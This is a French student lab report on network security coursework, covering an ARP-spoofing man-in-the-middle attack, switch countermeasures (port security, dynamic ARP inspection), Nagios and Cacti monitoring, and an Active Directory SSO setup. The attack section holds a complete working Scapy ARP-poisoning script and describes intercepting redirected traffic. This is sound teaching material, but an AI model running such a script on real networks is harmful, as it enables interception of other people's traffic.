
Vous devrez utiliser une application pouvant forger des paquets ARP comme Scapy ou Arp-sk par exemple.

Sous-tâches	Évaluation prof
Installez un forgeur de paquets ARP -> ok	100%
Usurpation de l'adresse ARP du serveur -> ok	100%
Redirection de la connexion -> ok	100%
Bonus : modification des données HTML -> nok	0%

Rapport

(Expliquez votre attaque, captures d'écrans des installations, de l'usurpation de la connexion et de sa redirection, code source ou commande de la modification de l'HTML, etc.)

Pour cette attaque, nous avons fait le choix d'utiliser un forgeur de paquet ARP comme Scapy. C'est un outil que nous maîtrisons pour ce type d'attaque (déjà utilisé en TP).



```

Applications Emplacements Système
tp@rt-mob: ~
Fichier Édition Affichage Recherche Terminal Onglets Aide
tp@rt-mob: ~
tp@rt-mob:~$ cat mitm.py
#!/usr/bin/env python
from scapy.all import *

VictimIP = "10.0.0.3"
VictimMAC = getmacbyip(VictimIP)
HackerMAC = "5c:60:ba:db:e3:5e"
HackerIP = "10.0.0.2"
ServeurIP = "10.0.0.1"
ServeurMAC = getmacbyip(ServeurIP)


frameToVictim = Ether(dst=VictimMAC,src=HackerMAC)/ARP(op="is-at",hwsrc=HackerMAC,hwdst=VictimMAC,psrc=ServeurIP,pdst=VictimIP)
frameToServer = Ether(dst=ServeurMAC,src=HackerMAC)/ARP(op="is-at",hwsrc=HackerMAC,hwdst=ServeurMAC,psrc=VictimIP,pdst=ServeurIP)

while True:
    sendp(frameToVictim,loop=0,inter=1)
    sendp(frameToServer,loop=0,inter=1)
tp@rt-mob:~$

```

Capture du script python avec l'utilisation de scapy

Avec ce script, nous envoyons des paquets ARP de type "is-at" (aussi appelé "gratuitous ARP") en noyant le réseau de ces requêtes illégitimes. Cela a pour but de modifier la table arp du serveur et du client en précisant que pour joindre l'un ou l'autre, le trafic sera redirigé vers le hackeur (Man In The Middle).



```

root@rt-mob:/home/tp/scnr-1.0dev-20230525_235417/scnr-1.0dev/bin# arp -a
? (10.0.0.10) at <incomplete> on enp3s0
? (10.0.0.2) at 5c:60:ba:db:e3:5e [ether] on enp3s0
srvB.sae (10.0.0.1) at 5c:60:ba:db:e3:5e [ether] on enp3s0

```

Capture table ARP de la victime

Sur la capture ci-dessus, nous pouvons voir que l'adresse mac correspondant à l'adresse IP du serveur est la même que celle correspondant à l'adresse IP du hackeur. L'attaque a donc bien fonctionné.

Afin de rendre cela invisible auprès du client, nous avons activé l'IP Forward sur le hackeur. Par conséquent, lorsque le client veut se rendre sur la page WEB du serveur, il passe par le hackeur qui le redirige vers le serveur. En lançant un sniffer tel que "tcpdump" ou encore "wireshark" on peut intercepter tous les échanges. Néanmoins les services utilisant des chiffrements de bout-en-bout tels que SSH ou SFTP ne sont pas visibles en clair.

Tâche 9 Contre-mesures contre des attaques MitM

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%

2x4h=8
heures-hommes

Estimation du temps passé sur cette tâche en heure-homme : 4h

Objectif : Sécurisation de vos LAN contre le MiM

Proposez et mettez en place une ou plusieurs solutions permettant de détecter et de contrer des attaques MiM basées sur de l'usurpation ARP sur vos LANs et testez-les avec la tâche 9.

Pour la détection vous pouvez utiliser ARP Watch et la tâche 11. Pour se protéger des attaques, utilisez les fonctionnalités de votre commutateur.

Sous-tâches	Evaluation prof
Description de la ou des solutions -> ok	100%
Mise en place des solutions de détection -> ok	100%
Mise en place de la protection -> ok	100%

Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)

```

/dev/ttyUSB0 - PuTTY (au nom du superutilisateur)

interface FastEthernet1/0/1
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 switchport port-security mac-address sticky 000d,b417,2ebe
!
interface FastEthernet1/0/2
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
!
interface FastEthernet1/0/3
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 switchport port-security mac-address sticky 5c60,badb,e363
!
interface FastEthernet1/0/4
 switchport mode access
 switchport port-security
 switchport port-security mac-address sticky
 switchport port-security mac-address sticky 5c60,badb,e35e
!
interface FastEthernet1/0/5
 shutdown
!
interface FastEthernet1/0/6
 shutdown
!
interface FastEthernet1/0/7
 shutdown
!
interface FastEthernet1/0/8
 shutdown
!
interface FastEthernet1/0/9
 shutdown
!
interface FastEthernet1/0/10
 shutdown
!
interface FastEthernet1/0/11
 shutdown
!
interface FastEthernet1/0/12
 shutdown
!
interface FastEthernet1/0/13
 shutdown
!

```

Afin d'empêcher tout intru de se connecter sur le commutateur il est nécessaire de fermer les ports non utilisés ("shutdown") et d'appliquer une sécurité sur ceux utilisés

```

Applications Emplacements Système
/dev/ttyUSB0 - PuTTY (au nom du superutilisateur)
mar. 6 juin, 13:29

Press RETURN to get started.

*Mar 1 00:19:09.079: XSYS-5-CONFIG_I: Configured from console by console
Switch>
Switch#en
Switch#conf t#
% Invalid input detected at '^' marker.

Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#ip arp ins
Switch(config)#ip arp inspection ?
  filter      Specify ARP acl to be applied
  log-buffer  Log Buffer Configuration
  snortlog    Snortlog all the logged pkts
  validate    Validate addresses
  vlan        Enable/Disable ARP Inspection on vlans

Switch(config)#ip arp inspection vlan 1
Switch(config)#
*Mar 1 01:24:51.457: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:50 UTC Mon Mar 1 1993])
*Mar 1 01:24:52.463: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:51 UTC Mon Mar 1 1993])
*Mar 1 01:24:53.470: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:52 UTC Mon Mar 1 1993])
*Mar 1 01:24:54.483: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:54 UTC Mon Mar 1 1993])
*Mar 1 01:24:55.490: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:55 UTC Mon Mar 1 1993])
*Mar 1 01:24:57.496: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:56 UTC Mon Mar 1 1993])
*Mar 1 01:24:58.503: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:57 UTC Mon Mar 1 1993])
*Mar 1 01:24:59.510: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:58 UTC Mon Mar 1 1993])
*Mar 1 01:25:00.516: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:24:59 UTC Mon Mar 1 1993])
*Mar 1 01:25:01.523: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:00 UTC Mon Mar 1 1993])
*Mar 1 01:25:02.530: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:01 UTC Mon Mar 1 1993])
*Mar 1 01:25:03.536: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:02 UTC Mon Mar 1 1993])
*Mar 1 01:25:04.543: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:03 UTC Mon Mar 1 1993])
*Mar 1 01:25:05.549: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:04 UTC Mon Mar 1 1993])
*Mar 1 01:25:06.556: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:05 UTC Mon Mar 1 1993])
*Mar 1 01:25:07.563: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:07 UTC Mon Mar 1 1993])ip arp inspection vlan 1
*Mar 1 01:25:08.569: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:08 UTC Mon Mar 1 1993])
*Mar 1 01:25:09.576: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:09 UTC Mon Mar 1 1993])
*Mar 1 01:25:10.583: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:10 UTC Mon Mar 1 1993])
*Mar 1 01:25:11.589: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:11 UTC Mon Mar 1 1993])no ip arp inspection vlan 1
Switch(config)#
*Mar 1 01:25:12.596: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:12 UTC Mon Mar 1 1993])
*Mar 1 01:25:13.603: ZSM_DAI-4-DHCP_SNOOPING_DENY: 1 Invalid ARPs (Req) on Fa1/0/3, vlan 1, ([Sc60.badb,e363/10.0.0.1/0000.0000.0000/10.0.0.254/01:25:13 UTC Mon Mar 1 1993])
Switch(config)#ip arp inspection vlan 1

```

Pour l'inspection la commande "ip arp inspection vlan 1" fonctionne à merveille en surveillant et recensant notamment les paquets "Gratuitous ARP"

Par définition un MitM est effectué depuis un PC appartenant au hacker, ou ayant une main mise dessus (auquel cas il s'agit d'un autre problème de sécurité...). Chaque carte réseau dispose d'une adresse MAC unique.

Nous configurons donc sur les interfaces utilisées par des clients/serveurs légitimes une politique de filtrage MAC. Cela consiste à apprendre automatiquement l'adresse au démarrage du commutateur si l'appareil est branché ("mac-address sticky") et à n'autoriser que cette adresse à émettre sur ce port. Toute violation entraîne une fermeture administrative du port avec ré-ouverture manuelle obligatoire.

Tâche 10 Supervision du réseau

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%

ECOTIERE Léo 50%

2x2.5h= 5
heure-homme

Estimation du temps passé sur cette tâche en heure-homme : 6h

Objectif : Mettre en place les outils de supervision de réseau Nagios et Cacti

Pour cette tâche, nous vous laissons une plus grande autonomie, à vous de nous proposer ce que vous pensez utile de monitorer dans votre réseau.


Nous vous donnons quand même quelques pistes par exemple, de monitorer toutes les machines et tous les services que vous avez installés, installer NCPA, les débits en entrée du firewall, générer des rapports, etc.

Sous-tâches	Evaluation prof
Installation et configuration -> ok	100%
Mise en place de la supervision -> ok	100%
Génération de rapports -> ok (Nagios)	100%


Rapport

(Expliquez votre méthode, captures d'écrans des tests, etc.)


Pour cette partie de la SAE, la liberté de choix nous était donnée. Nous avons choisi d'installer Cacti et Nagios qui sont deux outils de supervision de réseau et fournissent des indicateurs en temps réel de l'infrastructure supervisée.



Capture des graphes d'analyse de Cacti.



Capture de l'installation de Nagios



Capture de la liste des hôtes sur Nagios

Host State Breakdowns:

Host	% Time Up	% Time Down	% Time Unreachable	% Time Undetermined
fwA.sae	0.000% (0.000%)	0.000% (0.000%)	0.000% (0.000%)	100.000%
fwB.sae	0.000% (0.000%)	0.000% (0.000%)	0.000% (0.000%)	100.000%
localhost	0.000% (0.000%)	0.000% (0.000%)	0.000% (0.000%)	100.000%
srvA.sae	0.000% (0.000%)	18.037% (100.000%)	0.000% (0.000%)	81.963%
srvB.sae	0.000% (0.000%)	0.000% (0.000%)	0.000% (0.000%)	100.000%
Average	0.000% (0.000%)	3.607% (20.000%)	0.000% (0.000%)	96.393%

Capture des rapports générés par Nagios.

(pas assez de données pour avoir des chiffres significatifs sur la capture)

Dans cette partie, nous avons rencontré plusieurs problèmes. Le principal étant que les miroirs debian présents sur nos PC n'étaient plus maintenus et par conséquent nous ne pouvions plus installer les derniers paquets à jour. Afin de pallier cela, nous avons installé et monté une VM Kali sur le serveur du Site B afin de pouvoir installer les différents services demandés.

Un autre problème est que nous avons rencontré des difficultés concernant la configuration de Cacti car il doit être lié à une base de données. Or cette partie nous a offert quelques complexités, Cacti ne voulait pas interroger la base de données qu'on lui avait renseignée auparavant, une modification d'un fichier de configuration php a réglé le problème.

D'un point de vue supervision, nous avons fait le choix de superviser les 2 serveurs, les 2 firewalls ainsi que l'IDS car ce sont les différents éléments principaux de notre infrastructure, en plus de cela l'IDS est un élément de sécurité critique. Nous avons également supervisé les différents services installés sur les machines afin de vérifier leur état de fonctionnement.

De plus, nous avons ajouté différentes données à superviser comme un ping régulier pour vérifier que la machine est toujours joignable, les fréquences de connexion des utilisateurs ou encore la gestion des ressources consommées.

En effet, lors d'une action non légitime d'une tierce personne, la machine visée pourrait voir sa consommation de ressources augmenter (ex: le DDoS).

Tâche 11 Mise en place d'une architecture Single Sign-On

Liste des personnes impliquées avec pourcentage de répartition

HIRSCH Matéo 50%
ECOTIERE Léo 50%


2x6h = 12
heure-homme

Estimation du temps passé sur cette tâche en heure-homme : 16h

Objectif : Permettre aux clients de passer le proxy sans authentification explicite

L'authentification par la méthode agent SSO permet d'authentifier les utilisateurs dès l'ouverture d'une session sur le domaine, elle se déroule en 3 étapes.

L'ouverture de session du client sur le domaine va générer un évènement d'authentification répliqué sur l'ensemble des contrôleurs de domaine Active Directory d'un même domaine. Ces évènements portent les ID 4624 ou 4768 sur les serveurs Windows 2008, 2012 et 2016.



L'agent SSO va ensuite consulter les journaux d'évènements du contrôleur de domaine. Sur réception d'un nouvel événement, les informations liées à l'adresse IP et au nom du client sont transmises au firewall afin de les ajouter à la table des utilisateurs authentifiés.

Les échanges entre l'agent et le firewall utilisent le port 1301/TCP et sont chiffrés grâce au protocole SSL, algorithme PSK-AES256-CBC-SHA.

L'authentification doit être robuste au changement de l'adresse IP de la machine client.

Sous-tâches	Evaluation prof
Installation d'un serveur Active Directory -> ok	100%
Installation d'un agent SSO sur une machine -> ok	100%
Configuration de la machine de client -> ok	100%
Changement de l'adresse IP de la machine -> ok	100%

Pour cette partie, nous avons le choix d'installer deux VM : 1 Windows serveur 2019 & 1 Windows 10 pro. Ce choix se justifie par le fait que beaucoup de groupes ont les mêmes plans IP et par conséquent un conflit d'adresses allait se mettre en place si nous nous branchions sur les proxmox comme proposé initialement.

Gestionnaire de serveur ▸ Tableau de bord

BIENVENUE DANS GESTIONNAIRE DE SERVEUR

1 Configurer ce serveur local

- Ajouter des rôles et des fonctionnalités
- Ajouter d'autres serveurs à gérer
- Créer un groupe de serveurs
- Connecter ce serveur aux services cloud

Rôles et groupes de serveurs
Rôles : 3 | Groupes de serveurs : 1 | Nombre total de serveurs : 1

Rôle	Nombre
AD DS	1
DNS	1

Facilité de gestion

- Événements
- Services
- Performances
- Résultats BPA

